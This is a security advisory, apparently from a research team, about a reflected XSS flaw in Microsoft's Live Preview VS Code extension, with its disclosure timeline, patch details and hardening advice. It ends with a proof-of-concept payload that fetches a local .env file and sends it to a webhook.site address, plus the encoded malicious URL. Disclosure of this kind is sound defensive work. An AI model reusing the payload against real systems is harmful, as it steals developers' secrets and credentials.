

Vulnerability allows exfiltration of local files. Now (quietly) patched following responsible disclosure – update immediately if installed.
TL;DR
The OX Research team found a vulnerability in a popular Microsoft VS Code extension that allows malicious websites to bypass security and access sensitive files on a developer’s machine. By exploiting the Live Preview server, attackers can remotely steal credentials, access keys, and private data without authentication.
Severity: Critical
IDE: VSCode
Extension: Live Preview
Affected Versions: All versions Live Preview up to 0.4.16
Impact: Data exfiltration
What we found
The OX Research team identified a vulnerability in which an unauthenticated request from a malicious website can enumerate internal root files on the developer’s machine running the Live Preview server. This enables an attacker to issue specially crafted JavaScript requests that access sensitive local files and exfiltrate secrets, access keys, and other credentials to a remote server.
This vulnerability affects an official Microsoft Visual Studio Code extension with over 11 million downloads, putting a massive global user base at risk. Any attacker capable of exploiting this issue could obtain sensitive credentials and other private information stored on a developer’s machine.
Who Is Affected?
Live Preview has over 11 million downloads, any developer using an outdated version is affected by this vulnerability.
Potential Damage
- Data exfiltration – extraction of sensitive data from the developer’s machine
Responsible Disclosure
We disclosed this vulnerability to Microsoft on August 7, 2025. Microsoft initially dismissed our findings as low severity, citing required user interaction and specific conditions as limiting factors. However, on September 11, 2025—without notifying us—Microsoft quietly released a patch (version 0.4.16) addressing the XSS security issues we reported. We only recently discovered that this patch had been deployed.
Source: https://github.com/microsoft/vscode-livepreview/blob/main/CHANGELOG.md
Recommendations
- If you have Live Preview installed on your IDE – update it now.
General Best Practices for protecting your development environment:
- Disable or Uninstall Non-Essential Extensions: Reduce your attack surface by disabling or uninstalling development tools, extensions, or services that are not actively required for your current work.
- Harden Your Local Network: Use a well-configured local firewall to restrict inbound and outbound connections for development services, ensuring they are only accessible when absolutely necessary and from trusted sources.
- Maintain a Rigorous Update Schedule: Establish a routine for immediately applying security updates for all software, including IDEs, extensions, operating systems, and development dependencies, to address known vulnerabilities quickly.
- Disable Localhost-Based Services When Not in Use: Reduce the risk of attacks by turning off any development services or extensions that expose localhost endpoints when they are not actively needed.
Technical Analysis
Attack Scenarios: How could this be exploited in the wild?
- Stealing sensitive source code – Crawling localhost can expose proprietary code, scripts, or configuration files.
- Exfiltrating credentials – Any files, including environment variables inside the .env files, containing API keys, passwords, or .env secrets could be sent to an attacker-controlled domain.
Attack Graph

This extension allows developers to locally render and test web pages directly from the IDE using an embedded HTTP server running on the developer’s machine. Because it exposes a trusted localhost service and processes web requests, its security posture is critical – any weakness can blur the boundary between local development resources and untrusted external content.
During our analysis, we discovered that a malicious website can send unauthenticated requests to the Live Preview server and enumerate internal root files on the developer’s machine. This behavior allows an attacker to craft targeted JavaScript requests capable of accessing sensitive local files and exfiltrating secrets, access keys, and developer credentials to a remote server.
How It Works
During our research, we discovered that a malicious website can trigger requests to the Live Preview server running on a developer’s localhost. These requests allow the attacker to access sensitive files on the local machine and exfiltrate them to an attacker-controlled environment. We found this by analyzing how the Live Preview server handles requests from untrusted origins and observing that it exposes local filesystem data without any authentication.
Looking at the section of the code responsible for handling ‘page not exist’ cases – for example, when a developer attempts to access a file that does not exist:

Since relativePathFormatted is not escaped, we were able to inject payloads into this parameter, which are then reflected back to the page and result in a reflected XSS vulnerability.
After our disclosure, the fixes applied to the extension show that the reflected XSS vulnerability enabling the attack has been mitigated.

Reviewing the fixes applied after our disclosure, we can see that the extension now uses an escapeHTML function to prevent the XSS vulnerability that previously enabled the attack.

And after retesting the vulnerability using the same exploit we previously weaponized, we confirmed that the issue has been fully patched.
Video POC
While we were able to exfiltrate sensitive files with the payload:
The javascript code in the URL:
<script>(()=>{fetch('/.env').then(r=>r.text()).then(t=>fetch('https://webhook.site/<SNIP>/?data='+encodeURIComponent(t)));})()</script>The malicious URL:
https://localhost%3A3000%2F%3Cscript%3E%28%28%29%3D%3E%7Bfetch%28%27%2F%2Eenv%27%29%2Ethen%28r%3D%3Er%2Etext%28%29%29%2Ethen%28t%3D%3Efetch%28%27https%3A%2F%2Fwebhook%2Esite%2F%3CSNIP%3E%2F%3Fdata%3D%27%2BencodeURIComponent%28t%29%29%29%3B%7D%29%28%29%3C%2Fscript%3E